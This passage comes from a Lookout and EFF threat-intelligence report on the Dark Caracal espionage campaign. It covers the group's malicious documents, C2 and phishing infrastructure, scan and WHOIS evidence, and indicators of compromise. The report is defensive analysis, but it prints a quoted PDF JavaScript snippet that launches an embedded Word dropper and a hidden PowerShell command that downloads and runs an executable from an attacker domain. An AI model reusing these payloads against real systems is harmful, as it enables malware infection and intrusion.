    } else if (v >= 6 && v < 7) {
        if (n == 0) {
            var np = this.numPages;
            syncAnnotScan();\
            for (var p = 0; p < np && n == 0; ++p) {
                var annots = this.getAnnots(p);
                if (annots != null) {
                    for (var i = 0; i < annots.length; ++i) {
                        if (annots[i].type == "FileAttachment") {
                            n = 1;\
                            break;
                        }
                    }
                }
            }
        }
        if (n > 0) {
            if (this.external) app.alert("This document has file attachments. To view the
attachments, click the black triangle at the top of the document window's vertical scrollbar
and \
choose File Attachments.", 3, 0);
            else app.alert("This document has file attachments. Use the Document > File
Attachments menu to view the attachments.", 3, 0);
        }
    }
}

---
this.exportDataObject({ cName: "BL920123.doc", nLaunch: 2 });
```




Figure 26: An observed malicious Word file that, when executed, attempts to run macros in order to download and execute Bandook stage one

Other Samples

Surprisingly, we also observed a malicious Microsoft Compiled HTML Help file with the .chm extension. Primarily used for software documentation, .chm files were first introduced with the release of Windows 98. However, they are still supported in Windows 7. The chm file attempts to execute a command via Powershell that downloads an additional file called ne.abc from the server cma-cgrm[.]com. Below is the command contained in the malicious .chm file.

```
cmd.exe,/c powershell.exe -ExecutionPolicy bypass -nopprofile
-WindowStyle Hidden (New-Object
System.Net.WebClient).DownloadFile('https://cma-
cgrm[.]com/ebusiness/ne.abc','%TEMP%\chmplg.exe');Start-Process
%TEMP%\chmplg.exe;
```

At the time of analysis, this server was no longer live and, as such, the associated ne.abc binary has not yet been acquired and does not appear on VirusTotal. The cma-cgrm[.]com domain is not obviously connected with other infrastructure.

Infrastructure

While analyzing adobeair[.]net, we uncovered sprawling infrastructure used by Dark Caracal. This infrastructure serves a broad set of purposes, including acting as storage for exfiltrated data, masquerading as an Android App Store hosting malware, delivering attacker commands to infected devices, and providing phishing content aimed at gathering credentials for various well known services.

We found much of this infrastructure hosted on servers provided by Shinjiru, an offshore bulletproof hosting provider that allows its customers to host almost any content. WHOIS information listed for the adobeair[.]net C2 server led to the discovery of many of these domains, as did scanning of Shinjiru IP blocks for servers running a set of services. This acted as a fingerprint for Dark Caracal’s infrastructure. To date, the following domains and IPs have been identified as connected to the infrastructure used by Dark Caracal.

Domain	Links / Connection to Dark Caracal
adobeair[.]net	Shared C2 server / Exfiltrated data server
secureandroid[.]info	Blackmarket “Android App Store”
tweetsfb[.]com	Watering hole, Facebook groups, used to phish credentials, running Apache Win32
fbarticles[.]com	Phishing domain linked by WHOIS (op13)
Arablivenews[.]com [EXPIRED]	WHOIS (op13)
Nancyrazzouk[.]com [EXPIRED]	WHOIS (nancyrazzouk)
Arabpublisherslb[.]com	WHOIS (nancyrazzouk)
flexberry[.]com	94[.]229[.]70[.]7 (Windows)
planethdx[.]com	94[.]229[.]70[.]7 (Windows)
globalmic[.]net	94[.]229[.]70[.]7 (Windows)
megadeb[.]com	94[.]229[.]70[.]7 (Windows)
opwalls[.]com	94[.]229[.]70[.]7 (Windows)
mecodata[.]com	94[.]229[.]70[.]7 (Windows)
sabisint[.]com	94[.]229[.]70[.]7 (Windows)
roxsoft[.]net	94[.]229[.]70[.]7 (Windows)
axroot[.]com	Windows malware campaign
skypeupdate[.]com	Windows malware campaign
playermeal[.]com	Windows malware campaign
kaliex[.]net	Windows malware campaign
tenoclock[.]net	Windows malware campaign
ancmax[.]com	Windows malware campaign

The following relevant contact information has also been identified during this investigation.

Email	Link/Context
op13@mail[.]com	Primary email contact for C2 server. Associated with "rami jabbour" "Hadi Maz
nancyrazzouk@mail[.]com	nancyrazzouk
hicham.dika@mail[.]com	SSL cert in exe
hetemramadani5@gmail.com	SSL cert in exe
alecouperus@mail.com	SSL cert in exe

Primary Command and Control Server

As noted, adobeair[.]net is hosted on Shinjiru. This bulletproof hosting company allows its customers to host almost any type of content, protects client identity, accepts Bitcoin for payment, and is more resilient than other providers to takedowns²². Shinjiru has also been used to host many of the Dark Caracal Windows domains dating back over seven years to April 27th, 2010 (see a list of Windows malware domains in the Windows infrastructure section below).

At the time of writing, adobeair[.]net is currently live and running a fairly unique set of services. We have used this server as a fingerprint in the discovery of further related infrastructure. These services include XAMPP for Windows 5.6.31, Apache 2.4.26, MariaDB 10.1.25, PHP 5.6.31, phpMyAdmin 4.7.0, and OpenSSL 1.0.2. We confirmed these via an nmap scan of the adobeair server.²³

```

PORT      STATE  SERVICE  VERSION
80/tcp    open   http     Apache httpd 2.4.26 ((Win32) OpenSSL/1.0.21 PHP/5.6.31)
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
443/tcp   open   ssl/http Apache httpd 2.4.26 ((Win32) OpenSSL/1.0.21 PHP/5.6.31)
445/tcp   filtered microsoft-ds
3306/tcp  open   mysql    MariaDB (unauthorized)
49152/tcp open   msrpc    Microsoft Windows RPC
49153/tcp open   msrpc    Microsoft Windows RPC
49154/tcp open   msrpc    Microsoft Windows RPC
49155/tcp open   msrpc    Microsoft Windows RPC
49156/tcp open   msrpc    Microsoft Windows RPC
49157/tcp open   msrpc    Microsoft Windows RPC
49158/tcp open   msrpc    Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
    
```

Figure 27: Nmap scan of adobeair[.]net

²² <https://www.shinjiru.com/company/about-us/>

²³ <https://www.apachefriends.org/download.html>

The adobeair[.]net C2 server had the Apache mod_status module enabled. This provides operators with information on server activity, performance, and a statistics page under /server-status that details connected clients and the server resources they are accessing. By programmatically monitoring this page, we were able to determine the source IPs of infected clients and admins logging into the console.

The adobeair[.]net server has, as of late September 2017, been moved to a new hosting provider, M247, and the operators have improved the security.

WHOIS history for adobeair[.]net lists Nancy Razzouk with an email address of op13@mail[.]com as the registrant. We have identified the “Nancy Razzouk” persona as the SSL signer of the Windows malware samples and the registrant of multiple domains. Its reuse has helped identify further Dark Caracal infrastructure.

RECORD FROM 2017-08-02

Checked by RiskIQ | Expiration N/A | Creation N/A

Attribute	Value
WHOIS Server	whois.imena.ua
Registrar	INTERNET INVEST, LTD. DBA IMENA.UA
Email	op13@mail.com (registrant, admin, tech)
Name	Nancy Razzouk (registrant, admin, tech)
Organization	Private person 84226 (registrant, admin, tech)
Street	mathaaf street , razzouk building (registrant, admin, tech)
City	Beirut (registrant, admin, tech)

Figure 28: WHOIS information for adodeair[.]net as observed in August 2017

Watering Hole Server

During this investigation, we determined this server is the only infrastructure we discovered that serves up malicious apps belonging to the Pallas malware family. A detailed analysis of these applications can be found under the Android Surveillanceware section. As with other Dark Caracal infrastructure, the secureandroid[.]info domain was also registered with the bulletproof hosting company Shinjiru.




Figure 29: Screenshot of the secureandroid[.]info watering hole server, a distribution point for Pallas

We found links to these landing pages in the exfiltrated content of compromised devices, which indicates it is actively being used during the attack chain. As of December 2017 it appears that secureandroid[.]info has had its domain expire.

Phishing Domains

We identified the Dark Caracal domain tweetsfb[.]com while analyzing the secureandroid[.]info server source code. We identified two bit[.]ly URLs on this server that resolve to other pages on the tweetsfb site that were carefully crafted to look like the Facebook and Twitter login portals. The copyright dates suggest these pages are clones of the originals from 2015.




Figure 30: Dark Caracal clones of Twitter and Facebook login portals

These bit[.]ly links and their respective resolving links are:

- [http://bit\[.\]ly/2j3r285](http://bit[.]ly/2j3r285) points to [http://www.tweetsfb\[.\]com/services/100001472583690/twitter/articles/100001/](http://www.tweetsfb[.]com/services/100001472583690/twitter/articles/100001/)
- [http://bit\[.\]ly/2iByHcu](http://bit[.]ly/2iByHcu) points to [http://tweetsfb\[.\]com/services/100001472583690/facebook/groups/100002/](http://tweetsfb[.]com/services/100001472583690/facebook/groups/100002/)

The tweetsfb[.]com domain was found to share an IP address (172.94.17.147) with the following additional domains.

Resolve	First	Last
tweetsfb.com	2017-01-10	2017-09-15
mail.tweetsfb.com	2017-04-15	2017-04-15
fbarticles.com	2016-11-07	2016-11-25
fbtweets.net	2016-10-25	2016-11-07

Figure 31: Domains sharing the same IP address as tweetsfb[.]com

We were able to find additional phishing campaigns in VirusTotal that referenced fbarticles[.]com. While fbarticles was registered by the op13@mail[.]com address with the name “Hadi Mazeh,” the WHOIS information for fbtweets was private.

URLs ⓘ		
Date scanned	Detections	URL
2016-11-09	5/68	http://fbarticles.com/service/100001472583692/facebook/articles/100002/fwindows.php

Figure 32: Detections in VirusTotal for fbarticles[.]com




Figure 33: Detections in VirusTotal for the IP address that hosted fbarticles[.]com

Note: we identified three further domains – “facebookservices[.]org”, “gmailservices[.]org”, and “twitterservices[.]org” that were once a part of this campaign. Those domains now appear to be sinkholed.

When we discovered these domains, the threat actors had already taken them offline and another individual had purchased them. This individual is associated with unrelated domains that are connected to other APT reports. However, we noticed that the individual purchased the domains after the APT reports went public. While we’re not sure why this individual is purchasing, sinkholing, and monitoring these domains, we think it’s an interesting note.

Windows C2 Servers

The Windows server infrastructure has a much longer history than the Android infrastructure, showing that the actors are willing to evolve to new technologies, such as mobile, as they become more valuable targets.

The Windows malware servers hosted control panels for multiple campaigns using various malware that included IRIS RAT, Bandoob, and Arcom RAT. We found these servers hosting exfiltrated desktop content, Windows malware signed by "alecouperus@mail[.]com", and the CrossRAT trojan.

All of these domains share the same IP on more than one occasion and have migrated between hosting providers in the same time window. Most of these domains were hosted on Shinjiru, the same hosting server for the Android campaign.

ancmax[.]com	sabisint[.]com
planethdx[.]com	megadeb[.]com
mecodata[.]com	roxsoft[.]net
globalmic[.]net	flexberry[.]com
kaliex[.]net	opwalls[.]com
axroot[.]com	

The following screenshot shows HTTP 200 OK response codes for `http://<server>/<Payload>/`

Each of the following directories contained a login panel for either IRIS RAT or Arcom RAT.

```

Request Payload Status Error Timeout Length
5689 and 200 false false 269
649 ar 200 false false 269
38233 ar2 200 false false 269
39529 ar3 200 false false 269
18326 ben 200 false false 345
147 cd 200 false false 474
1372 dba 200 false false 269
3460 dxb 200 false false 269
9549 img 200 false false 1406
193 me 200 false false 269
18698 non 200 false false 1169
10636 pgh 200 false false 269
9520 plg 200 false false 269
21292 pop 200 false false 956
5382 red 200 false false 269
526 vn 200 false false 954
2795 web 200 false false 269
47255 wp9 200 false false 269
31992 xxx 200 false false 269
26629 yst 200 false false 269
    
```

Figure 34: Various RAT login portals found on a mix of the C2 servers

Using the Wayback Machine we identified the signature Win32 apache server running on skypeupdate[.]com in 2016. This server was first seen resolving to an IP belonging to Shinjiru in late 2013 and last seen resolving to a Shinjiru IP in late 2016.

The oldest domain we identified as part of this infrastructure is flexberry[.]com. The following screenshot shows passive DNS resolution dating back to 2010.

Resolutions 8 | WHOIS 4 | Subdomains 4 | Hashes 18 | DNS 6

RESOLUTIONS ⓘ

Show: 25 1-8 of 8 Sort: Last Seen Descending ▼

Resolve	Location	Network	ASN	First	Last	Source	Tags
<input type="checkbox"/> 94.229.70.7	GB	94.229.64.0/20	42831	2017-09-10	2017-09-23	pingly, riskiq	Routable UK-Dedicated-Servers-Limited
<input type="checkbox"/> 111.90.145.64	MY	111.90.144.0/21	45839	2017-07-23	2017-09-06	riskiq	Routable Shinjiru-Technology-Sdn-Bhd
<input type="checkbox"/> 111.90.141.169	MY	111.90.141.0/24	45839	2017-03-27	2017-05-04	pingly, riskiq	Routable Shinjiru-Technology-Sdn-Bhd
<input type="checkbox"/> 111.90.158.15	MY	111.90.158.0/24	45839	2016-10-22	2017-03-23	pingly, riskiq	Routable Shinjiru-Technology-Sdn-Bhd
<input type="checkbox"/> 111.90.140.11	MY	111.90.140.0/24	45839	2016-01-01	2016-10-11	kaspersky, riskiq, virustotal	Routable Shinjiru-Technology-Sdn-Bhd
<input type="checkbox"/> 111.90.150.221	A2	111.90.144.0/21	45839	2014-08-21	2015-12-13	kaspersky, pingly, riskiq, virustotal	Routable Shinjiru-Technology-Sdn-Bhd
<input type="checkbox"/> 124.217.254.120	MY	124.217.240.0/20	45839	2012-10-14	2014-02-10	riskiq, virustotal	Routable Shinjiru-Technology-Sdn-Bhd
<input type="checkbox"/> 124.217.254.21	MY	124.217.240.0/20	45839	2010-04-27	2012-10-14	riskiq	Routable Shinjiru-Technology-Sdn-Bhd

Figure 35: Passive DNS resolutions for the infrastructure

Appendix

Indicators of Compromise and Actor Tracking

IOC
Email
op13@mail[.]com
hicham.dika@mail[.]com
nancyrazzouk@mail[.]com
alecouperus@mail[.]com
hetemramadani5@gmail.com
info@secureandroid[.]info
IP
111.90.141[.]70
111.90.145[.]64
111.90.141[.]38
111.90.158.121
111.90.141.169
111.90.145.64
111.90.150.221
180.235.133.57
172.111.250.156
77.78.103.41
74.208.167[.]252
111.90.140[.]11
111.90.150[.]221

Phone Number
+7820435193
+7820944266
+7820944266
Domain
adobeair[.]net
tweetsfb[.]com
secureandroid[.]info
fbtweets[.]net
gsec[.]in
arabpublisherslb[.]com
sabisint[.]com
fbarticles[.]com
planethdx[.]com
opwalls[.]com
kaliex[.]net
axroot[.]com
megadeb[.]com
mecodata[.]com
roxsoft[.]net
flexberry[.]com
globalmic[.]net
playermea[.]com

(continued from page 46)

arablivenews[.]com
ecowatchasia[.]com
etn9[.]com
ancmax[.]com
tenoclock[.]net
kaliex[.]net
mangoco[.]net
jaysonj.no-ip[.]biz
orange2015[.]net
skypeservice.no-ip[.]org

accountslogin[.]services
adobeinstall[.]com
adobe-flashviewer.accountslogin[.]services
dropboxonline[.]com
iceteapeach[.]com
nvidiaupdate[.]com
skypeupdate[.]com
paktest.ddns[.]net
watermelon2017[.]com

Mobile Implant Apps

IOC	Type	PackageName
b0151434815f8b3796ab83848bf6969a2b2ad721	SHA1	com.primo.mobile.android.app
bfbe5218a1b4f8c55eadf2583a2655a49bf6a884	SHA1	org.thoughtcrime.securesms
47243997992d253f7c4ea20f846191697999cd57	SHA1	com.psiphon3
ed4754effda466b8babf87bcba2717760f112455	SHA1	com.gbwhatsapp
309038fceb9a5eb6af83bd9c3ed28bf4487dc27d	SHA1	org.telegram.plus
eaed6ce848e68d5ec42837640eb21d3bfd9ae692	SHA1	org.torproject.android
edf037efc400ccb9f843500103a208fe1f254453	SHA1	org.telegram.plus
35b70d89af691ac244a547842b7c8dfd9a7233fe	SHA1	ch.threema.app
7d47da505f8d3ee153629b373f6792c8858f76e8	SHA1	com.flashplayer.player
4896b0c957b6a985b2b6efe2ffe517dceaa6ce01	SHA1	com.flashplayer.player
6a2d5c0a4cc5b5053f5c8f15c447316fae66b57b	SHA1	com.flashplayer.player

Desktop Implant Apps

SHA2 Sum	File Type
ce583821191345274cd954b2db7da9742c239fe413fc17dcb97ffdd7b51cb072	MS Windows HtmlHelp Data
ba4e063472a2559b4baa82d5272304a1cdae6968145c5ef221295c90e88458e2	PE32 executable (DLL) (GUI) Intel 80386
26419a0b6e033cdbc7bf4ca6b0b24fda35490cc6f2796682fb9403620f63d428	PE32 executable (GUI) Intel 80386
15af5bbf3c8d5e5db41fd7c3d722e8b247b40f2da747d5c334f7fd80b715a649	Zip archive data
22eee43887e94997f9f9786092ffd3a9b51f059924cba678cf7b62cfafa65b28	PE32 executable (GUI) Intel 80386
fcf8f9566868d65d901fd6db9a8d6decacb860f5595f84a6a878193eda11549d	PDF document, version 1.6
f2178146741f91923c7d3e2442bd08605ed5a0927736e8cfdea00c055b2c6284	PDF document, version 1.6
6b6d363d653785f420dcc1a23c9d9b8b76b8647209b52562b774c793dc0e3f6b	data
a3ae05a134b30b8c8869d0acd65ed5bca160988b404c146a325f2399b9c1a243	PE32 executable (DLL) (GUI) Intel 80386
e5eeb0a46dac58b171ebcefec60e9ff351fc7279d95892c6f48f799a1a364215	Composite Document File V2 Document
400bca713ba1def9cdbc0e84fc97447db2fa3d12b1c5ef352ef985b7787b6ca4	Microsoft Word 2007+
5e0d061531071e53b3b993e06ce20dae6389a7e9eba5d7887399de48e2f2d278	Composite Document File V2
f9f2e632535b214a0fab376b32cbee1cab6507490c22ba9e12cfa417ed8d72bb	MS-DOS executable
bf600e7b27bdd9e396e5c396aba7f079c244bfb92ee45c721c2294aa36586206	PE32 executable (GUI)
da81aec00b563123d2fbd14fb6a76619c90f81e83c5bd8aa0676922cae96b9ad	PE32 executable (GUI) Intel 80386
9cf3d3c0b790cebeacb8cb577cd346a6513b1b74fa120aff8984aa022301562e	PE32 executable (DLL) (GUI) Intel 80386
091ae8d5649c4e040d25550f2cdf7f1ddfc9c698e672318eb1ab6303aa1cf85b	PE32 executable (GUI) Intel 80386
a91c2cad20935a85d6eed72ef663254396914811f043018732d29276424a9578	PE32 executable (GUI) Intel 80386
b6ac374f79860ae99736aaa190cce5922a969ab060d7ae367dbfa094bfe4777d	PE32 executable (GUI) Intel 80386
ed97719c008422925ae21ff34448a8c35ee270a428b0478e24669396761d0790	PE32 executable (GUI) Intel 80386
5c1622cabf21672a8a5379ce8d0ee0ba6d5bc137657f3779faa694fcc4bb3988	PE32 executable (GUI) Intel 80386
86f1bbda3ebf03a0f0a79d7bd1db68598ace9465f5cebb7f66773f8a818b4e8b	PE32 executable (DLL) (GUI) Intel 80386
675c3d96070dc9a0e437f3e1b653b90dbc6700b0ec57379d4139e65f7d2799cd	PE32 executable (DLL) (GUI) Intel 80386
ed25b0c20b1c1b271a511a1266fe3967ab851aaa9f793bdf4f3d19de1dcf6532	PE32 executable (GUI) Intel 80386
f581a75a0f8f8eb200a283437bed48f30ae9d5616e94f64acfd93c12fcfe987a	PE32 executable (GUI) Intel 80386
d57701321f2f13585a02fc8ba6cbf1f2f094764bfa067eb73c0101060289b0ba	PE32 executable (GUI) Intel 80386

About Lookout

Lookout is a cybersecurity company for a world run by apps. Powered by the largest dataset of mobile code in existence, Lookout is the security platform of record for mobile device integrity and data access. Lookout is trusted by hundreds of millions of individuals, hundreds of enterprises and government agencies, and such ecosystem partners as AT&T, Deutsche Telekom, and Microsoft. Headquartered in San Francisco, Lookout has offices in Amsterdam, Boston, London, Sydney, Tokyo, Toronto and Washington, D.C.

About EFF

The Electronic Frontier Foundation is the leading nonprofit organization defending civil liberties in the digital world. Founded in 1990, EFF champions user privacy, free expression, and innovation through impact litigation, policy analysis, grassroots activism, and technology development. We work to ensure that rights and freedoms are enhanced and protected as our use of technology grows.

Contributors

Andrew Blaich, Lookout
Apurva Kumar, Lookout
Jeremy Richards, Lookout
Michael Flossman, Lookout

Cooper Quintin, EFF
Eva Galperin, EFF

Special thanks to the many others in our organization, and to our partners, who contributed significantly to this work.

Lookout Website

www.lookout.com

Blog

blog.lookout.com

Email

threatintel@lookout.com

Twitter

[@lookout](https://twitter.com/lookout)

EFF Website

www.eff.org

Blog

www.eff.org/deeplinks

Email

press@eff.org

Twitter

[@eff](https://twitter.com/eff)